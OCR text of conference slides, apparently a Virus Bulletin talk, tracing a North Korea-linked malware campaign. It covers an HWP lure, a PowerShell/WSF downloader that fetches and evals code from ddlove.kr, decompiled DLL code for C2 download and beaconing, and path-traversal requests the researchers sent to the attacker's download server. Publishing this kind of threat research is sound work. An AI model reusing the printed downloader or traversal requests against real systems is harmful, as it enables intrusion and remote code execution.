
동북아 1과 이경주 연구원입니다.
자료 송부드리니 업무 참고바랍니다^^

Tracking Malware & Monitoring C&C

- [CASE 3] File Download vulnerability
  - 1) HWP
    - EPS(Encapsulated Postscript),

      Summary Information (X)





- [CASE 3] File Download vulnerability
  - 2) Powershell
    - Get Malicious Script from ddlove[.]kr

```
powershell "echo '<job>
    <script>
        try {
            x = new ActiveXObject(\"Microsoft.XMLHTTP\");
            x.Open(\"GET\",\"http://ddlove.kr/bbs/data/1\",0);
            x.Send();
            eval(x.responseText);
        }catch(e){;}
    </script>
</job>'|Out-File c:\programdata\1.wsf;
    Invoke-Item c:\programdata\1.wsf"
```

- [CASE 3] File Download vulnerability
  - 3) 1.wsf
    - (a) Set var
    - (b) Check Extract Util – WinRAR / ALZip
    - (c) Check Response
    - (d) Save File & Extract
    - (e) or Save File & Decoding
    - (f) Execute file

Tracking Malware & Monitoring C&C

```
    if (fs.FileExists(folder + runfile))
    {
WScript.Sleep(2000);
        objShell.Run("powershell.exe -windowstyle hidden rundll32 " +  folder + runfile + ",
        GrapHouse", 0, true);
    try{
    log.open("GET", "http://ddlove.kr/bbs/data/board.php?v=f", false);
    log.send();
```

```
objShell.Run("powershell.exe -windowstyle hidden rundll32 " + folder
+ runfile + ",GrapHouse", 0, true);
```

```
rdata:1001A9F0 ; Export Ordinals Table for Freedom.dll
rdata:1001A9F0 ;
rdata:1001A9F0 word_1001A9F0   dw 0                    ; DATA XREF: .rdata:1001A9E4↑o
rdata:1001A9F2 aFreedomDll     db 'Freedom.dll',0      ; DATA XREF: .rdata:1001A9CC↑o
rdata:1001A9FE aGraphouse      db 'GrapHouse',0        ; DATA XREF: .rdata:off_1001A9EC↑o
```

- **(f) Execute file**

- [CASE 3] File Download vulnerability
  - 4) Freedom.dll
    - Timestamp : Tue Jan 08 09:02:00 2019
    - Export : GrapHouse
      - Check Env (32/64)
        - 64bit : /bbs/data/font/exts.fmt
      - Process Hollwing (explorer.exe)
        - [SND]: /register.php?
          WORD=com_XXXXXXXX&NOTE=
        - [GET]: /bbs/data/ariaK[T]_XXXXXXXX
        - [DEL]: /join.php?file=


```
  "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.101 Safari/537.36,"
  "gzip(gfe),gzip(gfe)");
memset(szObjectName, 0, 0x400u);
memset(&Optional, 0, 0x400u);
v1 = 0;
do
{
  v2 = bbs_data[v1];
  szObjectName[v1++] = v2;
}
while ( v2 );
v3 = &v23;
while ( *++v3 )
  ;
strcpy(v3, "/register.php?WORD=com_");
v5 = strlen(Buffer) + 1;
v6 = &v23;
while ( *++v6 )
  ;
qmemcpy(v6, Buffer, v5);
v8 = &v23;
while ( *++v8 )
  ;
strcpy(v8, "&NOTE=");
```

```
GET /bbs/data/register.php?
WORD=com_080027F7ABAB&NOTE=QnVpbGQgTnVtYmVyIDogNzYwMSwgTWFqb3IgdmVyc2l
vbiA6IDYsIE1pbm9yIHZlcnNpb24gOiAxLCBCaXQgOiAwLjAK HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/60.0.3112.101 Safari/
537.36,gzip(gfe),gzip(gfe)
Host: ddlove.kr
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Thu, 14 Mar 2019 01:29:24 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/5.1.6
Content-Length: 160
Connection: close
Content-Type: text/html; charset=UTF-8

/users/ddlove/www/bbs/data/hybrid/com_080027F7ABAB.txt2019-03-14
10:29:24,211.52.91.23,Build Number : 7601, Major version : 6, Minor
version : 1, Bit : 0.0
```

- **Process Hollwing (explorer.exe)**
  - **[SND]: /register.php?**
    WORD=com_XXXXXXXX&NOTE=
  - **[GET]: /bbs/data/ariaK[T]_XXXXXXXX**
  - **[DEL]: /join.php?file=**



```
SUB_4_10001DC0("Qmgvswsjx``I¦xjsrxw", &v20);  // Microsoft\\Extfonts
SUB_4_10001DC0("evmeO", &v19);                // ariaK
SHGetFolderPathA(0, 26, 0, 0, &v26);
strcat_s(&v26, 0x104u, "\\");
strcat_s(&v26, 0x104u, &v20);
CreateDirectoryA(&v26, 0);
v8 = rand();
vsprintf_100021C0(&v21, "%s\\%s%d.dll", &v26, &v19, v8 % 1000);
v9 = 0;
do
{
  v10 = *(&v28 + v9++ - 1328);
  *(&v28 + v9 - 801) = v10;
}
while ( v10 );
v11 = C2_Download_10001EA0(&v22, &v25, &v23);
GetLastError();
if ( !v11 )
  return 0;
memset(&v18, 0, 0x104u);
SUB_4_10001DC0("vyrhpp762i¦i", &v18);          // rundll32.exe
memset(&v16, 0, 0x208u);
memset(&v17, 0, 0x104u);
GetSystemDirectoryA(&v17, 0x104u);
vsprintf_10002240(&v16, 0x208u, "%s\\%s \"%s\",%s", &v17, &v18, &v23, "GrapeHouse");
memset(&v14, 0, 0x44u);
```

- **[GET]: /bbs/data/ariaK[T]_XXXXXXXX**
- **[DEL]: /join.php?file=**

Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 3] File Download vuln
  - EML – HWP Attachment
    - Distribution Server : member-authorize[.]com

Geo	Netherlands (NL) —
AS	AS47583 - AS-HOSTINGER, LT
	Note: An IP might be announced by m
Registrar	RIPENCC
Route	185.224.136.0/22

일반 첨부파일 1개 (15KB)

20190312 일본 관련 일일동향(완).hwp (15KB)

http://member-authorize.com/security/downloads/download.php?fileName=20190312%20%EC%9D%BC%EB%B3%B8%20%EA%B4%80%EB%A0%A8%20%EC%9D%BC%EC%9D%BC%EB%8F%99%ED%96%A5(%EC%99%84).hwp

동북아 1과 이경주 연구원입니다.
자료 송부드리니 업무 참고바랍니다^^

Tracking Malware & Monitoring C&C

- [CASE 3] File Download vulnerability
  - Directory Listing (OPSEC FAIL – CASE #01)
    - /security/downloads

Tracking Malware & Monitoring C&C

- [CASE 3] File Download vulnerability
  - Directory Listing (OPSEC FAIL – CASE #01)
    - /security/downloads/download.php

Tracking Malware & Monitoring C&C

virus BULLETIN

- Like Sherlock Holmes … again

Tracking Malware & Monitoring C&C

- [CASE 3] File Download vulnerability
  - Try to File download
    - /security/downloads/download.php
      ?fileName=dowonload.php

Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 3] File Download vulnerability

```php
<?php
$fileName = empty($_GET["fileName"]) ? "" : $_GET["fileName"];

function mb_basename($path) { return end(explode('/',$path)); }
function utf2euc($str) { return iconv("UTF-8","cp949//IGNORE", $str); }
function is_ie() {
    if(!isset($_SERVER['HTTP_USER_AGENT']))return false;
    if(strpos($_SERVER['HTTP_USER_AGENT'], 'MSIE') !== false) return true; // IE8
    if(strpos($_SERVER['HTTP_USER_AGENT'], 'Windows NT 6.1') !== false) return true; // IE11
    return false;
}

$filepath = './'.$fileName;
$filesize = filesize($filepath);
$filename = mb_basename($filepath);
if( is_ie() ) $filename = utf2euc($filename);

header("Pragma: public");
header("Expires: 0");
header("Content-Type: application/octet-stream");
header("Content-Disposition: attachment; filename=\"$filename\"");
header("Content-Transfer-Encoding: binary");
header("Content-Length: $filesize");
```

Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 3] File Download vulnerability
  - Directory Listing + File download
    - ../../../../../../../../home/u385698457/public_html/

Request

Raw | Params | Headers | Hex

```
GET
/security/downloads/download.php?fileName=../../../../../../../../../../../../../../../../../../home/u385698457/public_html/index.php HTTP/1.1
Host: member-authorize.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language:
ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6,zh;q=0.5
Connection: close
```

Tracking Malware & Monitoring C&C

- [CASE 3] File Download vulnerability
  - Directory Listing + File download
    - ../../../../../../../home/u385698457/public_html/

Request

Raw | Params | Headers | Hex

```
GET
/security/downloads/download.php?fileName=../../../../../../../../../../.
./../../../../home/u385698457/public_html/index.php HTTP/1.1
Host: member-authorize.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language:
ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6,zh;q=0.5
Connection: close
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 13 Mar 2019 23:40:53 GMT
Content-Type: application/octet-stream
Content-Length: 9882
Connection: close
X-Powered-By: PHP/7.0.33
Pragma: public
Expires: 0
Content-Disposition: attachment; filename="index.php"
Content-Transfer-Encoding: binary


<?php
////////////////////////////////////////////////////////////
// 1. 필요한 준비단계
////////////////////////////////////////////////////////////

// gzip 압축 사용
ob_start("ob_gzhandler");

// curl_init 함수가 정의되어있지 않으면 탈퇴
if (!function_exists("curl_init"))
  die ("This proxy requires PHP's cURL extension. Please install/enable it on your server and try again.");

// getallheaders 함수가 정의되어있지 않으면 정의
if (!function_exists("getallheaders")) {
  function getallheaders() {
    $result = array();
    foreach($_SERVER as $key => $value) {
      if (substr($key, 0, 5) == "HTTP_") {
        $key = str_ireplace(" ", "-", ucwords(strtolower(str_ireplace("_", " ", substr($key, 5)))));
        $result[$key] = $value;
      } else {
        $result[$key] = $value;
      }
    }
    return $result;
  }
}

// 프록시 앞붙이 정의
define("PROXY_PREFIX", "http" . (isset($_SERVER['HTTPS']) ? "s" : "") . "://" . $_SERVER["SERVER_NAME"] .
($_SERVER["SERVER_PORT"] != 80 ? ":" . $_SERVER["SERVER_PORT"] : "") . $_SERVER["SCRIPT_NAME"] . "/");

// 프록시의 내용 파징 함수
function proxifyCSS($css, $baseURL) {
```

Tracking Malware & Monitoring C&C

- **[CASE 3] File Download vulnerability**
  - **Directory Listing + File download**
    - ../../../../../../../home/u385698457/public_html/

Request

Raw | Params | Headers | Hex

```
GET
/security/downloads/download.php?fileName=../../../../../../../../../../../.
./../../../../../home/u385698457/public_html/index.php HTTP/1.1
Host: member-authorize.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language:
ko-KR,ko;q=0.9,en-US;q=0
Connection: close
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 13 Mar 2019 23:40:53 GMT
Content-Type: application/octet-stream
Content-Length: 9882
Connection: close
X-Powered-By: PHP/7.0.33
Pragma: public
Expires: 0
Content-Disposition: attachment; filename="index.php"
Content-Transfer-Encoding: binary


<?php
/////////////////////////////////////////////////////////////
// 1. 필요한 준비단계
/////////////////////////////////////////////////////////////

// gzip 압축 사용
ob_start("ob_gzhandler");

// curl_init 함수가 정의되여있지 않으면 탈퇴
if (!function_exists("curl_init"))
  die ("This proxy requires PHP's cURL extension. Please install/enable it on your server and try again.");

// getallheaders 함수가 정의되여있지 않으면 정의
if (!function_exists("getallheaders")) {
  function getallheaders() {
    $result = array();
    foreach($_SERVER as $key => $value) {
      if (substr($key, 0, 5) == "HTTP_") {
        $key = str_ireplace(" ", "-", ucwords(strtolower(str_ireplace("_", " ", substr($key, 5)))));
        $result[$key] = $value;
      } else {
        $result[$key] = $value;
      }
    }
    return $result;
  }
}

// 프록시 앞붙이 정의
define("PROXY_PREFIX", "http" . (isset($_SERVER['HTTPS']) ? "s" : "") . "://" . $_SERVER["SERVER_NAME"] .
($_SERVER["SERVER_PORT"] != 80 ? ":" . $_SERVER["SERVER_PORT"] : "") . $_SERVER["SCRIPT_NAME"] . "/");

// 프록시의 내용 파징 함수
function proxifyCSS($css, $baseURL) {
```

Tracking Malwa

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: openresty
```

앞붙이 : 네이버 국어사전

https://ko.dict.naver.com/small_detail.nhn?docid=25433000

명사. [북한어] <언어> '접두사(파생어를 만드는 접사로, 어근이나 단어의 앞에 붙어 새로운 단어가 되게 하는 말)'의 북한어. 출처: 표준국어대사전 ...

- ../../../../../../../

- **Languages used only in North Korea**

```php
<?php
////////////////////////////////////////////////////////////
// 1. 필요한 준비단계
////////////////////////////////////////////////////////////

// gzip 압축 사용
ob_start("ob_gzhandler");

// curl_init 함수가 정의되여있지 않으면 탈퇴
if (!function_exists("curl_init"))
  die ("This proxy requires PHP's cURL extension. Please install/enable

// getallheaders 함수가 정의되여있지 않으면 정의
if (!function_exists("getallheaders")) {
  function getallheaders() {
    $result = array();
    foreach($_SERVER as $key => $value) {
      if (substr($key, 0, 5) == "HTTP_") {
        $key = str_ireplace(" ", "-", ucwords(strtolower(str_ireplace("
        $result[$key] = $value;
      } else {
        $result[$key] = $value;
      }
    }
    return $result;
  }
}

// 프록시 앞붙이 정의
define("PROXY_PREFIX", "http" . (isset($_SERVER['HTTPS']) ? "s" : "") .
($_SERVER["SERVER_PORT"] != 80 ? ":" . $_SERVER["SERVER_PORT"] : "") .

// 프록시의 내용 파징 함수
function proxifyCSS($css, $baseURL) {
```

Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 3] File Downloa
  - Directory Listing + |
    - ../../../../../../../home/

```
224 // 의뢰기에서의 조작이 다시 프록시를 통과하도록 응답내용을 수정
225 // html 파징
226 if (stripos($contentType, "text/html") !== false) {
227
228   // 인코딩을 표준화
229   $responseBody = mb_convert_encoding($responseBody
230
231   // DOM 파징
232   $doc = new DomDocument();
233   @$doc->loadHTML($responseBody);
234   $xpath = new DOMXPath($doc);
235
236   // form의 action을 수정
237   foreach ($xpath->query("//form") as $form) {
238     $action = $form->getAttribute("action");
239
240     // form 이 action 을 따로 정의하지 않은 경우 그 action
241     // 그렇지 않은 경우 action 을 절대 주소로 바꾼다.
242     $action = empty($action) ? $url : rel2abs($acti
```

소프트웨어 시디에는 다음과 같은 프로그램들이 들어있다.

- "붉은별"사용자용체계의 봉사기환경
- 통합사무처리프로그램 "우리"
- CD/DVD 쓰기 프로그램 "은반"
- 전자우편의뢰기 "비둘기"
- 조선장기와 수풀이 "명수"
- 확스(팩스)송수신기 "반사경"
- 비루스왁찐(안티바이러스) "클락새(크낙새)"
- 주소록 "내 동무"
- 문서처리체계 "서광"
- 화상처리프로그램 "환상"
- 파일전송프로그램 "파도"
- 방화벽말단프로그램 "평양성"
- 대규모과학기술계산환경 "병진"
- 파일완전성검사프로그램 "초병"
- 윈도우즈환경지원프로그램 "만능"

Tracking Malware & Monitoring C&C

- [CASE 3] File Download vulnerability
  - Directory Listing + File download
    - ../../../../../../../home/u385698457/public_html/

```
231   // DOM 파징
232   $doc = new DomDocument();
233   @$doc->loadHTML($responseBody);
234   $xpath = new DOMXPath($doc);
235
236   // form의 action을 수정
237   foreach ($xpath->query("//form") as $form) {
238     $action = $form->getAttribute("action");
239
240     // form 이 action 을 따로 정의하지 않은 경우 그 action 은 페지 자체이다.
241     // 그렇지 않은 경우 action 을 절대 주소로 바꾼다.
242     $action = empty($action) ? $url : rel2abs($action, $url);
243
244     // action 이 다시  프록시를 가리키도록 변경한다.
245     $form->setAttribute("action", PROXY_PREFIX . $action);
246   }
```

남한말	북한말
홈 페이지	홈페지(home page)

Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 3] File Download vulnerability
  - Directory Listing + File download
    - github.com/ostoc/http2_php/miniProxy.php

```
// 상대 URL 을 절대 URL로 변환
function rel2abs($rel, $base) {
  if (empty($rel)) $rel = ".";

  // 이미 절대 URL 로 되어있는 경우
  if (parse_url($rel, PHP_URL_SCHEME) != "") {
    return $rel;
  }
  if (strpos($rel,"//") === 0) {
    extract(parse_url($base));
    return $scheme . ":" . $rel;
  }

  if ($rel[0] == "#" || $rel[0] == "?")
    return $base . $rel;

  extract(parse_url($base)); //$base 를 파징하여 국부변수 $scheme, $host, $path 를 생성한다.
  $path = isset($path) ? preg_replace("#/[^/]*$#", "", $path) : "/"; //path 에서 디렉터리가 아닌
  if ($rel[0] == "/") $path = ""; //rel 이 뿌리를 가리키는 경우 path를 삭제한다.
  $port = isset($port) && $port != 80 ? ":" . $port : "";
  $auth = "";
  if (isset($user)) {
    $auth = $user;
    if (isset($pass)) {
      $auth .= ":" . $pass;
    }
    $auth .= "@";
  }
  $abs = "$auth$host$path$port/$rel"; // 절대 URL
  for ($n = 1; $n > 0; $abs = preg_replace(array("#(/\.?/)#", "#/(?!\.\.)[^/]+/\.\./#"), "/
  return $scheme . "://" . $abs; //Absolute URL is ready.
}
```


```
//Converts relative URLs to absolute ones, given a base URL.
//Modified version of code found at http://nashruddin.com/PHP_Script_for_Converting_Relativ
function rel2abs($rel, $base) {
  if (empty($rel)) $rel = ".";
  if (parse_url($rel, PHP_URL_SCHEME) != "" || strpos($rel,"//") === 0) return $rel; //Ret
  if ($rel[0] == "#" || $rel[0] == "?") return $base.$rel; //Queries and anchors
  extract(parse_url($base)); //Parse base URL and convert to local variables: $scheme, $hos

  $path = isset($path) ? preg_replace('#/[^/]*$#', "", $path) : "/"; //Remove non-directory

  if ($rel[0] == '/') $path = ""; //Destroy path if relative url points to root

  $port = isset($port) && $port != 80 ? ":" . $port : "";
  $auth = "";
  if (isset($user)) {
    $auth = $user;
    if (isset($pass)) {
      $auth .= ":" . $pass;
    }
    $auth .= "@";
  }
  $abs = "$auth$host$port$path/$rel"; //Dirty absolute URL
  for ($n = 1; $n > 0; $abs = preg_replace(array("#(/\.?/)#", "#/(?!\.\.)[^/]+/\.\./#"), "/
  return $scheme . "://" . $abs; //Absolute URL is ready.
}
```

- [CASE 3] File Download vulnerability
  - Directory Listing + File download
    - /security/mailer



Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 3] File Download vulnerability
  - Directory Listing + File download
    - /security/mailer


Index of /security/mailer

Index of /security/mailer/kinu/account_authentication

- Parent Directory
- mail.php
- mail_ok.php

Tracking Malware & Monitoring C&C


- [CASE 3] File Download vulnerability
  - Directory Listing + File download
    - /security/mailer

